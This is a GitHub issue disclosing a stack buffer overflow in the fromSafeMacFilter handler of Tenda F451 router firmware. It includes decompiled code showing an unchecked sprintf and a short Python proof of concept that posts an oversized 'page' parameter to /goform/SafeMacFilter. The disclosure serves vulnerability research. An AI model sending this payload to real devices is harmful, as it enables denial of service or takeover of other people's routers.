New issue

The fromSafeMacFilter function in Tenda's F451_kfw_V1.0.0.7_cn_svn7958 product has a buffer overflow #16

Open

Jimi-Lab opened 2 weeks ago Owner

Information

Vendor: Tenda
Product: F451_kfw_V1.0.0.7_cn_svn7958
Version: V1.0.0.7
Vulnerability: buffer overflow
Firmware Download: https://www.tenda.com.cn/material/show/1597
Author: Xianmao Ji

Descriptions

We found an overflow vulnerability in httpd :
In fromSafeMacFilter function,it reads in a user-provided parameter page and menufacturer.

```
46  sub_1495C("L7Prot", frmL7ProtForm);
47  sub_1495C("qossetting", fromqossetting);
48  sub_1495C("Natlimit", fromNatlimit);
49  sub_D878("TendaGetArp", aspTendaGetArp);
50  sub_1495C("SafeMacFilter", fromSafeMacFilter);
51  sub_1495C("SafeIpFilter", formSafeIpFilter);
52  sub_1495C("maxLinkNumSet", frommaxLinkNumSet);
53  sub_D878("GetmaxLinkNum", aspGetmaxLinkNum);
54  sub_1495C("FireallSpi", fromSpiFirewall);
55  sub_1495C("ArpFenceFrm", fromLanAttackFence);
56  sub_1495C("LanDdosAttack", from_lan_ddos_attack);
```

If the value of `menufacturer` is empty, the variable `v6` will be passed to the sprintf function without any length check, which may overflow the stack-based buffer `s`.


```
1  int __fastcall fromSafeMacFilter(int a1)
2  {
3    const char *v1; // r0
4    int v2; // r0
5    char s[256]; // [sp+10h] [bp-124h] BYREF
6    const char *v6; // [sp+110h] [bp-24h]
7    int v7; // [sp+114h] [bp-20h]
8    int v8; // [sp+118h] [bp-1Ch]
9    char *s1; // [sp+11Ch] [bp-18h]
10   char *v10; // [sp+120h] [bp-14h]
11   int v11; // [sp+124h] [bp-10h]
12
13   v11 = sub_28BCC(a1, "entry", &unk_817D0);
14   v10 = (char *)sub_28BCC(a1, "op", "no");
15   s1 = (char *)sub_28BCC(a1, "menufacturer", &unk_817D0);
16   sub_3A530("filter.mac", v11, 126);
17   if ( !strcmp(s1, "tenda") )
18   {
19     v1 = (const char *)sub_28BCC(a1, "Go", "firewall_mac.asp");
20     strcpy(s, v1);
21     v8 = sub_28BCC(a1, "check", "0");
22     v7 = sub_28BCC(a1, "default_mode", &unk_817D0);
23     SetValue("filter.mac.en", v8);
24     v2 = SetValue("filter.mac.mode", v7);
25   }
26   else
27   {
28     v6 = (const char *)sub_28BCC(a1, "page", "1");
29     sprintf(s, "firewall_mac.asp?page=%s", v6);
30     v2 = strncmp(v10, "add", 3u);
31     if ( v2 )
32     {
33       v2 = strncmp(v10, "edit", 4u);
34       if ( v2 )
35       {
36         v8 = sub_28BCC(a1, "check", "0");
```

As a result, by requesting the page, an attacker can easily execute a denial of service attack or remote code execution.

Proof of Concept (PoC)

```
import requests
url = "http://127.0.0.1/goform/SafeMacFilter"
payload = {
'page':b'a'*2048
}
res = requests.post(url=url,data=payload)
```

Overcome



Metadata

Assignees

No one assigned

Labels

No labels

Projects

No projects

Milestone

No milestone

Relationships

None yet

Development

Code with agent mode

No branches or pull requests

Participants